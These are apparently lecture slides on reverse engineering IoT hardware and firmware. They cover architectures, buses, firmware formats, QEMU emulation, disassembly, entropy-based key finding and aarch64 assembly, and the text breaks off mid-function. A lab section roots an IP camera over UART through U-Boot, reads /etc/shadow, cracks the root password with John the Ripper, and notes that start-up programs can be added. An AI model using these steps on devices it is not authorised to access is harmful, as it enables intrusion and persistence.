Internet of Things: Reverse Engineering Nuts and Bolts

John L. Manferdelli
johnmanferdelli@hotmail.com
Contributions from Dennis Giese


Version of February 16, 2020, 16:40

Reverse engineering, part 1, beginning techniques

- Reverse engineering by inspection
- Getting specs
- Getting software
- Interacting with cloud services
- Analyzing firmware packages
- Rooting firmware


IoT reverse engineering, hacking

- Arduino, raspberry pi, perf boards
- Disassembly and reverse engineering
- Identifying flash chip types and extracting their contents
- Analysis of flash image contents
- Vulnerability analysis with unpacked firmware image
- Patching firmware, application, OS
- Badges and interfaces
- binwalk



Getting to know the ecosystem

- **Processor Architectures**
  - ARM (ARM7, ARM9, Cortex)
  - Intel ATOM
  - MIPs
  - 8051
  - Atmel AVR
  - Motorola 6800/68000 (68k)
  - Ambarell
  - Axis CRIS
  - Xtensa (ESP32)
  - RISC-V



Hardware components

- **Busses and interfaces**
  - SPI, I2C, Canbus
  - UART, JTAG, Arm’s version of JTAG
- **Communication stacks**
  - Ethernet
  - RS485
  - Bluetooth
  - WIFI
  - Zigbee

- **Memory**
  - DRAM
  - SRAM
  - ROM
  - (eFuses)
  - Raw NAND/NOR Flash
  - eMMC
  - SD Card

ARM Cortex M4

- Calling conventions
  - Args are in r0, r1, r2, r3
  - r4-r11 contain local variables and must be restored by callee
  - Link register (LR) is r14 contains control address
  - BL moves PC to r14
  - BLR moves r14 to pc (r15)
  - SP is r13
- Memory*
  - Code at 0x00000000 to 0x1fffffff
  - Flash at 0x80000000
  - SRAM at 0x20000000
  - Peripherals at 0x40000000
  - System control registers at 0xe0000000

* The memory map is highly vendor specific. As ARM is technically only a IPCore, the actual implementations depends on the Chip vendor.

Understanding circuit boards

- Reverse engineering circuit boards is an art. You'll need a good imaging system.
- First, look at the components and consult the datasheets for them.
  - Take pictures of it. Sometimes the schematics are online. Using a meter helps identify connectivity.
- See https://www.instructables.com/id/How-to-reverse-engineer-a-schematic-from-a-circuit/ for methods to manually get a schematic from a board.
- Finally, make sure the schematic you extract "makes sense."
- Boards can radiate (and receive) signals in the GHZ frequency range because of the distance between the traces.

Software components

- **OS**
  - Linux
  - VxWorks
  - Cisco IOS
- **Bootloaders**
  - U-Boot
  - RedBoot
  - BareBox

- **Libs**
  - busybox + uClibc
  - buildroot
  - openembedded
  - crosstool
  - crossdev

There are many flavors of Linux used in embedded: full linux OS (like Ubuntu), special embedded OS (like OpenWRT or Yocto).

Software processes and formats

- **Updating FW**
  - Firmware Update function in the bootloader
  - USB-boot recovery
  - Active and Passive Partitions, or "dual copy". See here.
    - New firmware is written to a safe space and integrity-checked before it is activated
    - Old firmware is not overwritten before new one is active
- **Contents of FW packages**
  - Bootloader
  - Kernel
  - File-system images
  - User-land binaries
  - Resources and support files
  - Web-server/web-interface
  - Apps

Software processes and formats

- **Firmware Packing**
  - Pure archives (CPIO/Ar/Tar/GZip/BZip/LZxxx/RPM)
  - Pure filesystems (YAFFS, JFFS2, extNfs)
  - Pure binary formats (SREC, iHEX, ELF)
- **Formats**
  - Ext4/Ext3/Ext2
  - YAFFS
  - JFFS2
  - SquashFS
  - CPIO/Ar/Tar/GZip/BZip/LZxxx/RPM
- Note: many Linux based devices have full filesystem images (a raw image/DD), sometimes they have differencial images (as tar archives).

Software processes and formats

- **Firmware Emulation**
  - Kernel image with a superset of kernel modules
  - QEMU
  - Software debugger (e.g. GNU stub or ARM Angel Debug monitor)
  - OS debug capabilities (e.g. KDB/KGDB)

Reverse engineering, part 2, implement IoT based attacks

Lab exercises - basics

Breaking an IP Camera

- Find UART connection
- Wire stubs
- Connect Badge
- Interrupt U-boot, become super-user.
- Get password file
- Decrypt passwords using John the Ripper
- Poke around

Breaking an IP Camera

- Here's the one I broke:

  HD Camera GK7101 + SONY IMX322: GK7102 is a HD IP camera SoC which offers 960P@30fps or 720P@30fps video encoding with H.264 multi-stream encoding capabilities.
  - CPU core: ARM1176 @ 600MHZ, 16KB I-Cache, 16KB D-Cache
  - High integration: Integrated 512Mb DDR2, Ethernet PHY, Audio Codec, MCU, eFuse
  - Image processing: 3A, WDR, 3D noise reduction, γ conversion, RGB filter, dead pixel correction, black level correction, lens positive survey
  - Video: Supports H.264 BP / MP / HP, MJPEG / JPEG
  - Audio: Supports G.711 / G.726 / ADPCM / MP3
  - Low Power: 800mw (including DDR), true standby function: System standby current 60uA
  - AES, DES, 3DES security engine (!!!!)
  - 1.3MP HD Camera GK7102 + AR0130


Breaking an IP Camera – details, 1

- Locate the UART on the IoT device. In the picture, the UART connection is located on the main board at the upper right corner when power connection is at bottom right. There are 3 or 4 pins (4 if Vcc is present). I solder wire stubs to facilitate connections. The signal pins are gnd, vcc, rx, tx. To figure out which is which:
  - Ground is easy to find with an multimeter. V_{CC} is also easy to find with a multimeter.
  - We have to distinguish between RX and TX.
  - TX will transmit on bootup, you'll see voltage swings or, if you connect an oscilloscope, you'll see waveforms. TX has 1.8, 3.3 or 5V. RX is 0.
- Connect the Badge
  - You need USB to mini USB cable. Connect one to the computer and the other one to mini-USB connector on attify badge.

Wire Attify badge pins to IoT pins as follows:

IoT Pin	Attify
Tx	D1
Rx	D0
Gnd	Gnd


Don't connect Vcc



Attify pins

Breaking an IP Camera – details, 2

- UART Connections (Try to find them yourself first.)



Breaking an IP Camera – details, 3

- Get the console window via the Attify connection using the *screen* utility, the baud rate is 115200.
  - `screen /dev/ttyS0 115200`
- Apply power to IoT device and hold down space bar in console (to prevent kernel boot). You should drop into the U-boot command line. This is hard and you may have to "reboot" many times before this works.
- Uboot commands are here.
- To get in single user (as root):

  setenv bootargs console=${consoledev},${baudrate} noinitrd mem=${mem} rw ${rootfstype} 1
  sf probe 0 0
  sf read ${loadaddr} ${sfkernel} ${filesize}
  bootz

Breaking an IP Camera – details, 4

- Poke around.
  - Cat the password file: cat /etc/shadow. See any accounts with no password?
  - Get the (encrypted) root password from /etc/shadow and submit it to the password cracker John the Ripper.
  - Once you have the root password, you can log in on any boot as root through the screen console. Printenv will print out the current environment variables.
  - Now that you're root, you can change configuration information, binaries or even add programs that run at start-up.
  - If you add programs, you either have to ftp them over or use a busybox command to transfer files after you ascii–encode them.

Install Qemu user binaries

- Installation
  - sudo apt-get install qemu
  - sudo apt-get install qemu-user-static
  - sudo apt-get install binfmt-support
  - sudo dpkg --add-architecture armhf
  - sudo apt-get update
  - sudo apt-get install libc6:armhf
  - sudo apt-get install dpkg-cross
  - wget http://www.emdebian.org/debian/pool/main/g/glibc/libc6-armel-cross_2.7-18lenny6_all.deb
  - dpkg -i libc6-armel-cross_2.7-18lenny6_all.deb
- For more on Qemu user emulation, see here, here and here.

Qemu user binaries

- Chroot with QEMU in Debian/Ubuntu
  - Mount my target filesystem on /mnt
    - mount -o loop fs.img /mnt
  - Copy the static ARM binary that provides emulation
    - cp /usr/bin/qemu-arm-static /mnt/usr/bin
  - chroot into /mnt, then run 'qemu-arm-static bash’, This chroots; runs the emulator; and the emulator runs bash
  - chroot /mnt qemu-arm-static /bin/bash

Cross compile programs for ARM

- To install the cross compiling tools, do the following:
  - sudo apt-get install gcc
  - sudo apt-get install gcc-arm-linux-gnueabi
  - sudo apt install g++-arm-linux-gnueabi
  - sudo apt install binutils-arm-linux-gnueabi
- You can compile, link, objdump, etc using the arm supported binaries:
  - arm-linux-gnueabi-gcc helloworld.c -o helloworld-arm -static
  - file helloworld-arm

```
helloworld-arm: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), statically
linked, for GNU/Linux 3.2.0,
BuildID[sha1]=1aec53a65fdd71ec68e761b5ef4cd2fae6e4e75c, not stripped
```

Disassemble an ARM image

- arm-linux-gnueabihf-objdump -d add.o
  - **--disassemble.** Display the assembler mnemonics for the machine instructions from *objfile*. This option only disassembles those sections which are expected to contain instructions.
  - **--disassemble-all** Like **-d**, but disassemble the contents of all sections, not just those expected to contain instructions. If the target is an ARM architecture this switch also has the effect of forcing the disassembler to decode pieces of data found in code sections as if they were instructions.
- fromelf --cpu=Cortex-A7 --disassemble --output=outfile.asm infile.axf
- Interactive debuggers are often much more convenient for diassembling large programs. The most popular interactive debugger is IDA Pro it runs on Windows, Linux, or Mac OS X. See, here.
- NSA has released a new reverse engineering tool called Ghidra, here. We'll look at this later.

Disassemble an ARM image - 1

- First lets do it for Intel architecture.
- Here is a program (in test1.c):

```
#include <stdio.h>
int callee(int a) {
  a += 120;
  return a;
}
void caller(int a) {
  int c = callee(a);
  printf("%d\n", c);
}
```

- Compile it:
  - g++ -c test1.cc
- This will produce an object file, test1.o
- Now run objdump:

```
objdump -disassemble-all test1.o
```

- The output is on the next slide.

Disassemble an ARM image - 2

```
Disassembly of section __TEXT,__text:

__Z6calleei:
       0:       55                      pushq   %rbp
       1:       48 89 e5                movq    %rsp, %rbp
       4:       89 7d fc                movl    %edi, -4(%rbp)
       7:       8b 7d fc                movl    -4(%rbp), %edi
       a:       83 c7 78                addl    $120, %edi
       d:       89 7d fc                movl    %edi, -4(%rbp)
      10:       8b 45 fc                movl    -4(%rbp), %eax
      13:       5d                      popq    %rbp
      14:       c3                      retq
      15:       66 2e 0f 1f 84 00 00 00 00 00   nopw    %cs:(%rax,%rax)
      1f:       90                       nop
```

Disassemble an ARM image - 3

```
__Z6calleri:
      20:       55                    pushq   %rbp
      21:       48 89 e5              movq    %rsp, %rbp
      24:       48 83 ec 10           subq    $16, %rsp
      28:       89 7d fc              movl    %edi, -4(%rbp)
      2b:       8b 7d fc              movl    -4(%rbp), %edi
      2e:       e8 00 00 00 00        callq   0 <__Z6calleri+0x13>
      33:       89 45 f8              movl    %eax, -8(%rbp)
      36:       8b 75 f8              movl    -8(%rbp), %esi
      39:       48 8d 3d 10 00 00 00  leaq    16(%rip), %rdi
      40:       b0 00                 movb    $0, %al
      42:       e8 00 00 00 00        callq   0 <__Z6calleri+0x27>
      47:       89 45 f4              movl    %eax, -12(%rbp)
      4a:       48 83 c4 10           addq    $16, %rsp
      4e:       5d                    popq    %rbp
      4f:       c3                    retq
```

Disassemble an ARM image - 4

- The objdump output is fairly self explanatory, it consists of:
  - Header and section information followed by disassembled lines.
  - Each disassembled line consists of:
    - The (hex) address
    - The actual binary values at those addresses
    - The corresponding instructions including op names and operands
- One thing that stands out in the dump we included is that instructions in the x64 architecture are of variable length, in fact, we saw instructions in lengths varying from 1 byte to 10 bytes.

Disassemble an ARM image - 5

- Now let's do the same thing for a cross compiled ARM object file (You should have installed the cross compiling tools as described earlier).
  - arm-linux-gnueabi-g++ -o test1_arm.o –c test1.cc
- Now we can objdump as before
  - arm-linux-gnueabihf-objdump --disassemble-all test1_arm.o
- Output

  test1_arm.o: file format elf32-littlearm

  Remainder of output on next slide

- For the ARM architecture manual, see here.

Disassemble an ARM image - 6

```
Disassembly of section .text:

00000000 <_Z6calleei>:
 0:   e52db004  push {fp} ; (str fp, [sp, #-4]!)
 4:   e28db000  add  fp, sp, #0
 8:   e24dd00c  sub  sp, sp, #12
 c:   e50b0008  str  r0, [fp, #-8]
10:   e51b3008  ldr  r3, [fp, #-8]
14:   e2833078  add  r3, r3, #120    ; 0x78
18:   e50b3008  str  r3, [fp, #-8]
1c:   e51b3008  ldr  r3, [fp, #-8]
20:   e1a00003  mov  r0, r3
24:   e24bd000  sub  sp, fp, #0
28:   e49db004  pop  {fp}   ; (ldr fp, [sp], #4)
2c:   e12fff1e  bx    lr
```

```
00000030 <_Z6calleri>:
  30:   e92d4800   push {fp, lr}
  34:   e28db00    add  fp, sp, #4
  38:   e24dd010   sub  sp, sp, #16
  3c:   e50b0010   str  r0, [fp, #-16]
  40:   e51b0010   ldr  r0, [fp, #-16]
  44:   ebffffe    bl   0 <_Z6calleei>
  48:   e50b0008   str  r0, [fp, #-8]
  4c:   e51b1008   ldr  r1, [fp, #-8]
  50:   e59f000c   ldr  r0, [pc, #12]
                     ; 64 <_Z6calleri+0x34>
  54:   ebffffe    bl    0 <printf>
  58:   e1a00000   nop     ; (mov r0, r0)
  5c:   e24bd004   sub   sp, fp, #4
  60:   e8bd8800   pop   {fp, pc}
  64:   00000000   andeq r0, r0, r0
```

Find keys in software, 1

- Now we'll find keys (which have high entropy) in an image. Again we'll do this in steps, starting on an intel machine.
- Here's a sample program that includes a key and calls a crypto function on it.

```
typedef unsigned char byte;
void ebc_encrypt(byte* key, byte* in, byte* out);
const int BLOCKSIZE = 16;
byte my_key[] = {
  0xdb, 0xcc, 0x05, 0x78, 0xe4, 0xfb, 0x50, 0x2b, 0x79, 0xec, 0x0f, 0x67, 0xa9, 0x4e, 0x31, 0x83
};

void program(int size, byte* plain_text, byte* cipher_text) {
  // Assumes input is BLOCKSIZE aligned and an integral multiple of BLOCKSIZE chunks
  while (size > 0) {
    ebc_encrypt(my_key, plain_text, cipher_text);
    plain_text += BLOCKSIZE;
    cipher_text += BLOCKSIZE;
    size -= BLOCKSIZE;
  }
}
```

Find keys in software, 2

- First, lets look at the symbol table.
  - nm find_key1.o

```
U __Z11ebc_encryptPhS_S_
0000000000000000 T __Z7programiPhS_
0000000000000060 D _my_key
```

- The symbol _my_key is a tip off. Decoding the elf file, we can track this symbol to the location in the file with the following data:

```
ccdb 7805 fbe4 2b50 ec79 670f 4ea9 8331
```

- So we found the key! Often we don't get that kind of tip, so we'll need to be more clever.
- In the appendix, you'll find a program, running_entropy.cc, that finds the byte positions in a file with largest entropy (using 4-bit grams). When we run the program on find_key1.o, we get:

```
Largest entropy positions
  position: 648(288)  entropy: 02.5000
```

- This is exactly the location in the file, you'll find the key!

Find keys in software, 3

- Do the following to carry out the analysis on arm binaries (with qemu and the cross compiling tools)
- Compile
  - arm-linux-gnueabi-g++ --static -o running_arm_entropy.exe running_entropy.cc
  - arm-linux-gnueabi-gcc –c find_key1_arm.o find_key1.cc
- Look at the executable
  - readelf –a running_arm_entropy.exe
- Run it under the qemu simulator
  - qemu-arm running_arm_entropy.exe --in find_key1_arm.o
- Lets look at that location with hexdump
  - hexdump find_key1_arm.o

Find keys in software, 4

- Transcript

```
file find_key1_arm.o
find_key1_arm.o: ELF 32-bit LSB relocatable, ARM, EABI5 version 1 (SYSV), not stripped
arm-linux-gnueabi-objdump --disassemble-all find_key1_arm.o >>xx
find_key1_arm.o:     file format elf32-littlearm
00000000 <_Z7programiPhS_>:
   0:   e92d4800        push    {fp, lr}
   4:   e28db004        add     fp, sp, #4
   8:   e24dd010        sub     sp, sp, #16
   … …
  64:   e8bd8800        pop     {fp, pc}
  68:   00000000        andeq   r0, r0, r0
readelf –a find_key1_arm.o
```

Find keys in software, 5

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  …
  Flags:                             0x5000000, Version5 EABI
  …
  Number of section headers:         15
  Section header string table index: 14
Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .text             PROGBITS        00000000 000034 00006c 00  AX  0   0  4
  [ 2] .rel.text         REL             00000000 0002ec 000010 08   I 12   1  4
  [ 3] .data             PROGBITS        00000000 0000a0 000010 00  WA  0   0  4  <--- my_key is here
    …
```

Find keys in software, 6

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  …
  Flags:                             0x5000000, Version5 EABI
  …
  Number of section headers:         15
  Section header string table index: 14

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .text             PROGBITS        00000000 000034 00006c 00  AX  0   0  4
  [ 2] .rel.text         REL             00000000 0002ec 000010 08   I 12   1  4
  [ 3] .data             PROGBITS        00000000 0000a0 000010 00  WA  0   0  4  <--- my_key is here
    …
```

Find keys in software, 7

```
qemu-arm-static running_arm_entropy.exe --in find_key1_arm.o
at --in: find_key1_arm.o
File: find_key1_arm.o, 4 bit multigrams, span: 16 bytes
Largest entropy positions
  position: 160(a0)  entropy: 02.5000
  …
hexdump find_key1_arm.o
0000000 457f 464c 0101 0001 0000 0000 0000 0000
…
0000090 0000 e1a0 d004 e24b 8800 e8bd 0000 0000
00000a0 ccdb 7805 fbe4 2b50 ec79 670f 4ea9 8331
00000b0 0010 0000 9b40 8101 b0b0 8480 0000 0000
```

← This is the key, as predicted!

Find crypto in image --- more tricks

- Look for common constants (like hash initialization constants)
- Look for S-Boxes
- Often the key is ”hidden” in the image but the crypto library is dynamically linked.
  - Run ldd
  - Break at the encrypt (or decrypt) call.
  - Now look for it.
  - You can use ctrace too
- Check out the Ghidra exercise

Build your own security camera

- We attacked an IP camera earlier based on vulnerabilities. Suppose you are paranoid and want to build your own to avoid problems.
- Start with a Raspberry Pi and configure the OS (including the passwords and interfaces to be safe). Make sure you can update the software safely as you learn more.
- Attach a camera to the (build in) raspberry pi interface. For example, buy
  - Raspberry Pi Mini Camera Video Module 5 Megapixels 1080p Sensor OV5647 Webcam for Raspberry Pi Model A/B/B+, Pi 2 and Raspberry Pi 3, 3b+
- You can use the (standard) utilities to connect to the camera and get images or video. On Linux these utilities include raspistill, raspivid and raspiyuv are command line tools.

Picture from Amazon

64 bit ARM (aarch64)

- 64 bit arm uses similar (but not identical) tools for cross compilation, disassembly and cross architecture simulation of ARM images.
- See https://packages.ubuntu.com/xenial/devel/g++-aarch64-linux-gnu for packages
  - g++-5-aarch64-linux-gnu
  - gcc-aarch64-linux-gnu
- For qemu
  - https://packages.ubuntu.com/xenial/qemu-user-static
  - apt-get install qemu qemu-user-static binfmt-support debootstrap
- To compile c++ code: aarch64-linux-gnu-g++ -static
- To compile c-code: aarch64-linux-gnu-gcc -static
- To disassemble: aarch64-linux-gnu-objdump --disassemble-all test1_arm.o
- Running qemu on arm64 images: qemu-aarch64-static arm_test.exe

64 bit ARM (aarch64)

- The arm64 (aarch64) architecture is significantly different from 32 bit ARM processors especially with respect to how condition codes are managed.
- The following two slides give examples of aarch64 assembly to add and subtract multi-64 bit integers using special instructions that ”add with carry.”
- You can buy Raspberry pi processors with 64-bit processors and 4GB of main memory for about $150.
- Try to write your own aarch64 assembly code. Compile it and run it (for testing) under the static qemu simulators mentioned on the previous slides.
- Do the same for 32 bit ARM processors (note the cross compilers and simulators have different names for 32 and 64 bit systems).
- For extra credit, implement multiplication for multi 64-bit word integers (this is not too hard).
- Then do division for multi 64-bit word integers. This is harder and you may want to read the relevant section in Knuth, Art of Computer Programming, volume II. Doing this on an x64 based architecture is easier since it has an instruction that divides a 128 bit quantity by a 64 bit quantity.

64 bit ARM (aarch64)

```
void u_add(int size_a, int size_b, uint64_t* a, uint64_t* b, int
size_c, uint64_t* c) {
  asm volatile (
    // clear carry
    "mrs    x9, NZCV\n\t"
    "mov    x10, 0xffffffff0fffffff\n\t"
    "and    x9, x9, x10\n\t"
    "msr    NZCV, x9\n\t"
    // load parameters
    "mov    x8, 0\n\t"       // indexing
    "mov    x9, %[c]\n\t"    // address of output
    "mov    x10, %[a]\n\t"   // address of input 1
    "mov    x11, %[b]\n\t"   // address of input 2
    "mov    x12, %[sa]\n\t"  // size of first array
    "mov    x13, %[sb]\n\t"  // size of second array
    // do carry addition
    "1:\n\t"
    // load first operand
    "ldr    x15, [x10, x8, lsl 3]\n\t"
    // load second operand or 0 depending on sb
    "mov    x14, 0\n\t"
    "cbz    x13, 2f\n\t"
    "sub    x13, x13, 1\n\t"
    "ldr    x14, [x11, x8, lsl 3]\n\t"
    "2:\n\t"
    "adcs   x16, x15, x14\n\t"
    "str    x16, [x9, x8, lsl 3]\n\t"
    "add    x8, x8, 1\n\t"
    "sub    x12, x12, 1\n\t"
    "cbnz   x12, 1b\n\t"

    // propagate carry
    "mov    x15, 0\n\t"
    "adc    x16, x15, x15\n\t"
    "str    x16, [x9, x8, lsl 3]\n\t"
    :: [sa] "r" (size_a), [a] "r" (a), [sb] "r" (size_b), [b] "r" (b),
       [sc] "r" (size_c), [c] "r" (c): );
}
```

64 bit ARM (aarch64)

```
void u_sub(int size_a, int size_b, uint64_t* a, uint64_t* b, int
size_c, uint64_t* c) {

  asm volatile (
    // set carry for sbcs
    "mrs    x9, NZCV\n\t"
    "mov    x10, 0x20000000\n\t"
    "orr    x9, x9, x10\n\t"
    "msr    NZCV, x9\n\t"

    // load parameters
    "mov    x8, 0\n\t"       // indexing
    "mov    x9, %[c]\n\t"    // address of output
    "mov    x10, %[a]\n\t"   // address of input 1
    "mov    x11, %[b]\n\t"   // address of input 2
